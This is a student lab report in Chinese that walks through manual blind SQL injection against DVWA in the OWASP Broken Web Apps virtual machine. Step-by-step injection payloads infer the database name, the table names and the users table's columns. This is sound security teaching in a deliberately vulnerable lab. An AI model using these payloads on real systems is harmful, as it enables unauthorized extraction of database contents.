



南開大學
Nankai University

计算机学院
软件安全实验报告

实验十二：SQL 盲注实验

姓名：林盛森
学号：2312631
专业：计算机科学与技术

2025 年 6 月 2 日

目录

1 实验名称	2
2 实验要求	2
3 实验过程	2
3.1 环境配置	2
3.2 实验复现	5
4 心得体会	11

1 实验名称

SQL 盲注实验

2 实验要求

基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。

3 实验过程

3.1 环境配置

首先我们在官网下载软件。




图 3.1: Enter Caption

解压如下：












名称	修改日期
 OWASP Broken Web Apps.nvram	2025/6/2
 OWASP Broken Web Apps.vmsd	2025/6/2
 OWASP Broken Web Apps.vmx	2025/6/2
 OWASP Broken Web Apps.vmx	2025/6/2
 OWASP Broken Web Apps-cl1.vmdk	2025/6/2
 OWASP Broken Web Apps-cl1-s001.v...	2025/6/2
 OWASP Broken Web Apps-cl1-s002.v...	2025/6/2
 OWASP Broken Web Apps-cl1-s003.v...	2025/6/2
 OWASP Broken Web Apps-cl1-s004.v...	2025/6/2
 OWASP Broken Web Apps-cl1-s005.v...	2025/6/2
 owaspbwa-release-notes.txt	2025/6/2

图 3.2: Enter Caption

利用 vm 打开 vmx 程序，如下所示：

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.17.133/

You can administer / configure this machine through the console here, by SSHing
to 192.168.17.133, via Samba at \\192.168.17.133\\, or via phpmyadmin at
http://192.168.17.133/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```

图 3.3: Enter Caption

输入用户名为 root，密码为 owaspbwa。

```
You can access the web apps at http://192.168.17.133/

You can administer / configure this machine through the console here, by SSHing
to 192.168.17.133, via Samba at \\192.168.17.133\\, or via phpmyadmin at
http://192.168.17.133/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login: root
Password:
You have new mail.

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.17.133/

You can administer / configure this machine through the console here, by SSHing
to 192.168.17.133, via Samba at \\192.168.17.133\\, or via phpmyadmin at
http://192.168.17.133/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~#
```

图 3.4: Enter Caption

然后在浏览器中输入 <http://192.168.17.133/> 进入到如下页面：



图 3.5: Enter Caption

选择 Damn Vulnerable Web Application，输入用户名密码，都为 admin，然后进入如下的界面：



图 3.6: Enter Caption

配置好环境之后，我们开始实验。

3.2 实验复现

选择 SQL Injection blind，接下来，通过 DVWA 中提供的注入案例，进行手工盲注，目标是推测出数据库、表和字段。手工盲注的过程，就像你与一个机器人聊天，这个机器人知道的很多，但只会回答“是”或者“不是”，因此你需要询问它这样的问题，例如“数据库名字的第一个字母是不是 a 啊？”，通过这种机械的询问，最终获得你想要的数据库。




图 3.7: Enter Caption

首先我们先输入输入 1，显示相应用户存在：




图 3.8: Enter Caption

输入 1' and 1=1 #，单引号为了闭合原来 SQL 语句中的第一个单引号，而后面的 # 为了闭合后面的单引号。运行后，显示存在：




图 3.9: Enter Caption

再将 1=2，输入 1' and 1=2 #，显示不存在，说明存在存在字符型 sql 盲注。




图 3.10: Enter Caption

点页面右下角 View Source，来查看源代码：




图 3.11: Enter Caption

可以看到，设计者并未对输入的 id 作何安全性限制或检测。

我们回到盲注页面，继续进行信息的猜测。

1. 首先要猜解数据库名的长度，输入 1' and length(database())=1 #，但显示不存在，依次修改为 2, 3...




图 3.12: Enter Caption

直到输入 1' and length(database())=4 # 时，显示存在，说明数据库名字长度为 4。




图 3.13: Enter Caption

2. 接着我们要挨个猜解字符，核心思想就是利用每个字符的 ascii 码值进行猜测，采用二分法进行范围缩小。依次输入：

1' and Ascii(Substr(database(),1,1))>97 #，显示存在，说明数据库名的第一个字符的 ascii 值大于 97（小写字母 a 的 ascii 值）；

1' and ascii(substr(database(),1,1))<122 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 122（小写字母 z 的 ascii 值）；

1' and ascii(substr(database(),1,1))<109 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 109（小写字母 m 的 ascii 值）；

1' and ascii(substr(database(),1,1))<103 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 103（小写字母 g 的 ascii 值）；

1' and ascii(substr(database(),1,1))<100 #，显示不存在，说明数据库名的第一个字符的 ascii 值不小于 100（小写字母 d 的 ascii 值）；

1' and ascii(substr(database(),1,1))>100 #，显示不存在，说明数据库名的第一个字符的 ascii 值不大于 100（小写字母 d 的 ascii 值），所以数据库名的第一个字符的 ascii 值为 100；

我们输入 1' and ascii(substr(database(),1,1))=100 #，的确显示存在。




图 3.14: Enter Caption

依次进行如上操作，最后猜测出数据库名的四个字符依次为 d, v, w, a, 即数据库名字为 dvwa。

3. 接着我们要猜测数据库中的表的名字：

首先猜测有几张表，依次输入：

1' and (select count (table_name) from information_schema.tables where table_schema=database())=1
显示不存在

1' and (select count (table_name) from information_schema.tables where table_schema=database())=2
显示存在




图 3.15: Enter Caption

说明数据库中共有两个表。

4. 接着要猜测表的名字长度，直到输入为 9 的时候，显示存在：

1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 # 说明第一个表的名字长度为 9，同样的，我们可以猜出第二个表的名字长度为 5。




图 3.16: Enter Caption

5. 接着要猜测表的名字，也是同上一样，使用二分法去猜测 ascii 码值的范围。不断循环输入：

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 #

并进行范围缩小，最后得到第一个表名为 guestbook，第二个表名为 users。

6. 还可以进行表中字段的猜测，输入：

1' and (select count(column_name) from information_schema.columns where table_name= 'users')=1#，进行字段数量的猜测；

1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=1 #，进行字段长度的猜测；进行字段名字的猜测。

1' AND ASCII(SUBSTR((SELECT column_name FROM information_schema.columns WHERE table_name = 'users' LIMIT 0,1), 1, 1)) > 97 - 进行字段名字的猜测。-和 # 的效果相同，都是注释。

4 心得体会

通过本次实验，我了解了如何通过 sql 盲注一点点获取数据库的信息，也提醒我了对于应用开发要避免有 sql 注入的风险，需要对输入的信息采取适当的检测和过滤手段，防止信息泄露。